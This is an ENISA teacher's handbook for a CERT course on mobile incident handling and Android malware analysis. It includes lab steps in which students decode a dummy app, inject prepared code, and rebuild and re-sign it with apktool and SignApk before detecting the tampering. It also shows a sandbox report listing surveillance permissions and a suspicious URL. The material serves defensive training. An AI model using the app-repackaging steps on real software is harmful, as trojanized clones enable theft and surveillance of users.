Mobile threats incident handling

Handbook, Document for teachers

European Union Agency for Network and Information Security

www.enisa.europa.eu

About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Authors

This document was created by Yonas Leguesse Christos Sidiropoulos Lauri Palkmets, and Cosmin Ciobanu in consultation with DFN-CERT Services[1] (Germany), ComCERT[2] (Poland), and S-CURE[3] (The Netherlands).

Contact

For contacting the authors please use cert-relations@enisa.europa.eu

For media enquires about this paper, please use press@enisa.europa.eu

[1] Mirko Wollenberg
[2] Mirosław Maj, Tomasz Chlebowski
[3] Don Stikvoort

Table of Contents

Main Objective	This course will introduce concepts, tools, and techniques used for Mobile Incident Handling. The students will familiarise themselves with the risks found on Mobile platforms and also ways of identifying and mitigating such risks.	
Targeted Audience	CERT staff involved in the process of incident handling, especially those responsible for detection of new threats related directly to the CERT customers.	
Total duration	6-7 hours	
Time Schedule	**Introduction to the training**	0.5 hour
	Task 1: Familiarisation with Android, AVD, and ADB	1 hour
	Task 2: Cloning an Application	2 hours
	Task 3: Analysing Cloned Application	1 hour
	Task 4: Analysing Simplelocker	0.5 hour
	Task 5: (Optional): Analysing Other Artifacts	1 hour
Frequency	Once per team member	

1 Introduction

The Smartphone has become an essential tool in all sections of European society, from top government officials to businesses and consumers[4].

Smartphones are famous for their versatility – in a single day a smartphone may be a contactless wallet[5], a barcode reader, a satellite navigation system, an email or social network client, a WiFi hotspot, and be used to make a phone call. Given the growing importance of smartphones, it is important to assess the privacy and security risks of these devices.

This training material covers key information security risks and opportunities for smartphone users. It also provides practical advice addressing the risks, as well as recommendations.

We stress that the risks should be balanced against the potential benefits of smartphones. To give just one example however, smartphones are being used as smart-health sensors, allowing heart patients to stay at home safely, while having their heart issues controlled and monitored by medical staff. In this way smartphones increase a patient's quality of life and, at the same time, save healthcare costs[6].

1.1 Legal limitations

Apart from technical limitations (see below) there might also be legal regulations impacting the ability to handle incidents, acquire and analyse data. Especially in combination with Bring Your Own Device (BYOD), or the usage of company owned devices for private purposes, these restrictions might impact the ability to handle incidents. As these regulations differ between legislations be sure toadapt with regards to the . For example, in some countries, if the forensic investigation techniques manipulate data on a device at hand, then the forensic data is no longer fit for court. A starting point might be the study - A flair for sharing - encouraging information exchange between CERTs[7].

1.2 Organisational issues

Usage of mobile devices might not be subject to the same policies and rules as other devices. This applies to privacy but also to organisational policies.

Additionally risks may be dependent on the usage scenarios[8]:

Usage Scenario	Description
Consumer	The phone is an integral part of a person's daily life – e.g. private phone-calls, social networking, messaging, navigation, gaming, online banking, on-the-go entertainment, location based services, Internet browsing, micro-blogging, email, photography, video recording, e-health, etc.
Employee	The smartphone is used by an employee in a business or government organization. It is used for business phone calls, Internet browsing, corporate

[4] Computerwoche. Die Kanzlerin bekommt ihr Merkel-Phone.
http://www.computerwoche.de/netzwerke/mobile-wireless/1910789/
[5] PCMAG.COM. Google's Schmidt Shows Off 'Gingerbread' NFC Phone.
http://www.pcmag.com/article2/0,2817,2372746,00.asp
[6] The Tech Journal. Monitor your Body On Your Android Cellphones.
http://thetechjournal.com/tech-news/monitor-your-body-on-your-android-cellphones.xhtml
[7] A flair for sharing - encouraging information exchange between CERTs.
http://www.enisa.europa.eu/activities/cert/support/legal-information-sharing
[8]Smartphones: Information security risks, opportunities and recommendations for users.
https://www.enisa.europa.eu/activities/identity-and-trust/risks-and-data-breaches/smartphones-information-security-risks-opportunities-and-recommendations-for-users/

	email, expens9e management, customer relationship management, travel assistance, contact management and business social networking, video conferencing, scheduling tasks, and reading documents. In some cases workflow applications are run on the smartphone, e.g. to fill in forms as part of an employee task. Usage in this scenario is subject to IT (security) policies, set by the employer's IT officer. The smartphone is used for personal use in a limited way.
High official	The smartphone is used by a high or top-level official in a business or government organisation, or by his or her close aide. The smartphone is used as in the Employee usage scenario but in addition it is used for dealing with sensitive information and/or tasks. Usage in this scenario is subject to security policies and the functionality of the smartphone may be restricted or customized, for example by adding cryptographic modules for protecting call-confidentiality.

1.3 Technical problems

In general mobile platforms offer limited security capabilities. For example, encrypted or obscure file systems are deployed to hinder reverse engineering attempts; on the other hand, this approach has a negative impact on incident investigation.

2 Mobile forensics

Mobile forensics refers to digital forensics relating to recovery of data or digital evidence from a mobile device (i.e. Mobile phones, aswell as other digital devices such as tablets and GPS devices). It is important that this recovery is done under forensically sound conditions. There are a number of items that must be kept in mind when dealing with mobile forensics.

2.1 Data acquisition

Usually you will be forced to acquire data from a powered-on system, as there might be no way to take images, as interfaces (hardware/software) to access internal device memory may be missing on purpose. Take care to acquire data from memory extensions (such as SD Cards) as they may contain valuable information for investigation purposes.

2.2 Chain of custody

Establishing and maintaining the chain of custody (CoC) and maintaining integrity on the mobile device can prove quite difficult when dealing with mobile devices. Most available forensic tools require the investigator to install an application to the system to be analysed. Additionally, there is no way to physically make file systems read-only. Investigating the device in a test environment might be recognised by malware and lead to evidence loss. Acquiring evidence from mobile devices may therefore taint the integrity of the evidence rendering it non admittable for trials. According to UK ACPO guidelines[9] , 'No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court'.

[9] ACPO guidelines
http://www.athenaforensics.co.uk/acpo-guidelines

2.3 Network forensics

Devices using company-provided Wi-Fi are subject to any network forensic tools already in place. Connections made via cell networks are much harder to analyse. One way would be to use Femtocell[10] stations. Please take care of any legal and compliance issues that might be introduced by this approach. Of course, this provides only a limited range of coverage (test bed environment, company campus).

3 Introduction to Android

This introductory course will focus mainly on the Android.

3.1 Android Operating System

Android is a mobile operating system (OS) developed by Google, and it is used by several smartphones. Android phones typically come with several built-in applications and also support third-party programs. Developers can create programs for Android using the free Android SDK (Software Developer Kit). Android programs are written in Java and run through Google's "Dalvik" virtual machine, which is optimized for mobile devices. Users can download Android "apps" from the online Android Market[11].

3.2 Application structure

3.2.1 Application Components

Application components are the essential building blocks of an Android application. Each component is a different point through which the system can enter your application [12].

Here are the four types of application components:

- Activities;
- Services;
- Content providers;
- Broadcast receivers.

An activity represents a single screen with a user interface. An application might have one activity that shows a specific user interface, and another activity shows a different one. If an application has more than one activity, then one of them should be marked as the default activity that is presented when the application is launched.

A service is a component that runs in the background to perform long-running operations. For example, a service might play music in the background while the user is in a different application.

[10] Black Hat: Intercepting Calls and Cloning Phones With Femtocells
http://securitywatch.pcmag.com/hacking/314370-black-hat-intercepting-calls-and-cloning-phones-with-femtocells
[11] Application Fundamentals
http://developer.android.com/guide/components/fundamentals.html
[12] Application Fundamentals
http://developer.android.com/guide/components/fundamentals.html

Broadcast Receivers simply respond to broadcast messages from other applications or from the system. For example when receiving an SMS, a broadcast receiver can intercept this communication and initiate appropriate action.

A content provider component supplies data from one application to others on request. Such requests are handled by the methods of the *ContentResolver* class. The data may be stored in the file system, the database or somewhere else entirely.

3.2.2 Android application package file (APK)

Android application package file (APK) is the package file format used to distribute and install application software and middleware onto Google's Android operating system. essentially, apk packages as a “package”with all the necessary instructions and requirements for and Android application.

An APK file is therefore a compiled Android program packaged into one file. An APK file contains all of that program's code (such as .dex files), resources, assets, certificates, and manifest file. The filename of an APK package must ends in ".apk".




Figure 1: Structure of an APK[13]

In the diagram above, we see a diagramattically approach of how JAVA code is compiled and packed into an Android APK.

[13] Decompile and Secure android apk https://decompileandsecureapk.wordpress.com/2014/05/10/decompile-and-secure-android-apk/

3.2.3 The Manifest File

An Android application must declare all its components in this file, which must be at the root of the application project directory. The manifest does a number of things in addition to declaring the application's components, such as:


- Identify any user permissions the application requires;
- Declare the minimum application program interface (API) Level required by the application;
- Declare hardware and software features used or required by the application;
- API libraries the application needs to be linked against.

3.2.4 Malware Targeting Android

Studies have shown that the majority of mobile malware is designed to target Google's Android operating system (OS)[14]**.**

F-Secure reported that more than 99 percent of the 277 new mobile threat families it detected during the first quarter of 2014 were designed to infect Android devices, in its Mobile Threat Report Q1 2014[15].

The figure marked a spike in Android malware levels. F-Secure reported that 91 percent of detected mobile malware targeted Google's OS during Q1 2013. The increase was indicative of a wider year-on-year increase in mobile malware levels. F-Secure detected only 149 new mobile malware variants in Q1 2014



WHAT DOES IT DO?

Trojans are currently the most common type of mobile malware. Most of the Trojans we saw in Q1 2014 engaged in one (if not more) of the following activities:

SMS sending
Silently send SMS messages to premium-rate numbers or SMS-based subscription services.

Link clicking
Silently keep connecting to websites in order to inflate the site's visit counters.

File or app downloading
Download and install unsolicited files or apps onto the device.

Banking fraud
Silently monitor and divert banking-related SMS messages.

Location tracking
Silently track the device's GPS location and/or audio or video to monitor the user.


Data stealing
Steal personal material such as files, contacts, photos, and other private details.

Fake app scanning
Pretend to be a mobile antivirus solution but has no useful functionality.

Fee charging
Charge a 'fee' for use/update/installation of a legitimate (and usually free) app.

Figure 2: What Does it do

[14] Android users targeted by over 99 percent of mobile malware
http://www.v3.co.uk/v3-uk/news/2342442/android-users-targeted-by-over-99-percent-of-mobile-malware
[15] Mobile Threat Report Q1 2014
http://www.f-secure.com/static/doc/labs_global/Research/Mobile_Threat_Report_Q1_2014_print.pdf



BOTNET-LINKED

19 % of these new families or variants secretly connected over the Internet to a remote Command & Control (C&C) server. Devices that connect to an unauthorized remote server this way are known as bots; a group of such devices is known as a botnet. These apps can receive instructions dictated by an attacker operating the C&C server, instructing the app to perform actions such as installing programs, collecting information and sending SMS messages.

PROFIT-MOTIVATED

88 % of the new families or variants seen included some way for the attacker to make money off the user that unwittingly installs the app - for example, silently sending SMS messages to a premium-rate number or charging a 'fee' for a free program.

Figure 3: What Does It do[16]

3.3 Introduction to the training

The Students will be given 5 main tasks:

1. Familiarisation with Android, the Android Virtual Device (AVD), and the Android Debug Bridge (ADB);
2. Cloning an Application;
3. Analysing Cloned Application;
4. Analysing a malicious application. (simplelocker);
5. (Optional) Analysing Other Artifacts.

In the first task, the students will familiarise themselves with Android, the Android Virtual Device (AVD), and the Android Debug Bridge (ADB). Next, the students will get a better understanding of the structure of an Android application. They will then learn how in a few simple steps, a legitimate application can be altered without the user's knowledge.

The students will familiarise themselves with apktool[17] which is a tool for reverse engineering third party, closed, binary Android apps. A few classes have been prepared in advance, and placed in the Modifications folder (/home/enisa/Desktop/Training-Material/Mobile_Threats_IH) on the VM.

[16] Mobile Threat Report Q1 2014
http://www.f-secure.com/static/doc/labs_global/Research/Mobile_Threat_Report_Q1_2014_print.pdf
[17] Apktool
http://code.google.com/p/android-apktool/




Figure 4: Cloning & Modifying an APK

The students will also analyse the data generated by the Android device after the cloned application was run. If the students are careful enough, they should be able to identify "abnormal" connections.



Internet traffic From Android Device
Malicious apk
Attacker's Server
Analysis of captured traffic

Figure 5: Network Traffic Analysis

As part of the analysis, the students will compare the legitimate application with the cloned one. To start off they will use the apktool to retrieve the manifest. By comparing the manifest file of the two applications, the students will be able to identify the differences in permissions and to see if any application components have been added.




apk
Malicious apk
Decompile using various Tools
Compare: Permissions Components Code

Figure 6: Comparison of APK files

After identifying the differences in permissions and application components, the students can use this information as a starting point for the analysis of the application's code. In order to view the code, the students will first use dex2jar[18] in order to generate a .jar file from the .apk. The student will then use a java decompiler (such as JD-GUI) to convert the java classes into java code. This code can then be analysed for suspicious functions, or additional useful information such as authentication parameters, URLs, encryption keys, etc. The code may not always be clear because of different obfuscation techniques[19] used by developers.

There are also a number of automated malware analysis tools such as Anubis[20] and Mobile Sandbox[21]. These online tools generate reports providing useful information such as permissions and URLs used by the application. If there is a suspicion that an apk has been cloned and injected with code, then both apks can be uploaded to a sandbox, and compared to discover differences in permissions, used features, URL's etc. The report below shows how Anubis can simplify the search for such differences.


- Required Permissions

android.permission.WRITE_EXTERNAL_STORAGE
android.permission.INTERNET
android.permission.RECEIVE_SMS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_CONTACTS
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_COARSE_LOCATION

- Used Features

android.hardware.location
android.hardware.location.gps
android.hardware.location.network
android.hardware.wifi
android.hardware.telephony
android.hardware.touchscreen
android.hardware.screen.portrait

- URLs

http://83.2
http://ex.puata.info

Figure 7: Screenshot of Anubis report

Finally, the students will be given time to analyse existing artefacts, including the famous Simplelocker[22] ransomware, which will be provided on the virtual machines. The results and findings will be reported and discussed.

3.4 Resources

3.4.1 Tools

The tools below are found on the VM.

[18] dex2jar
https://code.google.com/p/dex2jar/
[19] Java Obfuscation Techniques
http://www.sable.mcgill.ca/JBCO/examples.html
[20] Anubis
https://anubis.iseclab.org/
[21] Mobile Sandbox
http://mobilesandbox.org/
[22] Symantec: Android.Simplocker
http://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2014-060610-5533-99

Android Emulator[23]

Description:	The Android emulator will serve as a testing/demo Android device. Android Apps will be installed on this emulator.
Name:	Enisa
Version:	4.0.3
Software:	APKs
Commands:	• **./emulator –avd Enisa –tcpdump dump.pcap** (this is used to launch the emulator and enable sniffing on the emulator network traffic. All traffic will be saved in **dump.pcap**)
Note:	• Emulator is located in home/enisa/.android/avd/ • ./emulator is launched from path: /home/enisa/Tools/adt-bundle-linux-x86_64-20140321/sdk/tools • Clear dump.pcap before running new emulator session

JD-GUI[24]

Description:	JD-GUI is a java de-compiler. This tool will be used to interpret decompiled java code retrieved from the APKs
Version:	0.3.5
Software:	• JD-GUI • .jar file retrieved from .apk

Android ADT

Description:	This IDE will not be used in this course.
Version:	Eclipse Android Dev. Tools
Software:	• Custom Mod_App project
Note:	Workspace is located at: Home/enisa/aworkspace

Wireshark[25]

Description:	Used to interpret pcap files generated from sniffing Android emulator network data.

[23] Android Emulator
http://developer.android.com/tools/help/emulator.html
[24] Java Decompiler
http://jd.benow.ca/
[25]Wireshark
https://www.wireshark.org/

Dex2Jar[26]

Description:	This tool is used to generate a .jar file from an .apk file. The .jar file can then be decompiled using a java decompiler.
Commands:	**/home/enisa/Desktop/Training-Material/Tools/dex2jar-0.0.9.15/dex2jar.sh <apk_to_decompile>.apk**
Version:	0.0.9.15

Apktool[27]

Description:	This tool is used to decode apks, as well as to build Android applications into apks.
Commands:	• **apktool d <apkname>.apk** (decode apk) • **apktool b <apkname>** (build modified decoded apk and generate new apk file. The new apk can be found in the path <apkname>/dist/)

ADB[28]

Description:	This tool is used to install, push, and pull apps from the host PC to the emulator.
Commands:	**adb install home/enisa/Tools/SignApk/ <apkname>.apk**

SignApk[29]

Description:	This tool is used to sign a newly built apk file.
Commands:	**Java –jar signapk.jar certificate.pem key pk8 <apk_name>.apk <signed _apk_name>.apk**
Note:	SignApk is in path: /home/enisa/Desktop/Training-Material/Tools/SignApk

3.4.2 Additional Files

mySuperAV.apk

Description:	A dummy Android application created for this exercise. This apk will be decoded, modified, and re-built.

MOD Folder

[26] Dex2jar
https://code.google.com/p/dex2jar/
[27] Apktool
http://ibotpeaches.github.io/Apktool/
[28] ADB
http://developer.android.com/tools/help/adb.html
[29] SignAPK
https://code.google.com/p/signapk/


Description:	The Mod Folder contains the required code modifications
Content:	• smali files that are to be included in the smali folder. • AndroidManifest.xml Modifications (permissions and receivers)

3.5 Keys to the Exercise

3.5.1 Task 1: Familiarisation with Android, AVD, and ADB

3.5.1.1 Open Android SDK Manager

- **cd /android/adt-bundle-linux-x86-20140702/sdk/tools**
- **./android**



Android SDK Manager

SDK Path: /tmp/android-sdk-linux

Packages

Name	API	Rev.	Status
▼ ☐ Tools			
☐ Android SDK Tools		16	Installed
☐ *Android SDK Platform-tools*		*10*	*Not installed*
▼ ☑ Android 4.0.3 (API 15)			
☑ *Documentation for Android SDK*	*15*	*1*	*Not installed*
☑ *SDK Platform*	*15*	*2*	*Not installed*
☑ *Samples for SDK*	*15*	*1*	*Not installed*
☑ *ARM EABI v7a System Image*	*15*	*1*	*Not installed*
☑ *Google APIs by Google Inc.*	*15*	*1*	*Not installed*
☑ *Sources for Android SDK*	*15*	*1*	*Not installed*
▶ ☐ Android 4.0 (API 14)			
▶ ☐ Android 3.2 (API 13)			

Show: [✓ Updates/New] [✓ Installed] ☐ Obsolete Select New or Updates


Sort by: [✓ API level] ○ Repository Deselect All

Done loading packages.

Figure 8: Android SDK Manager

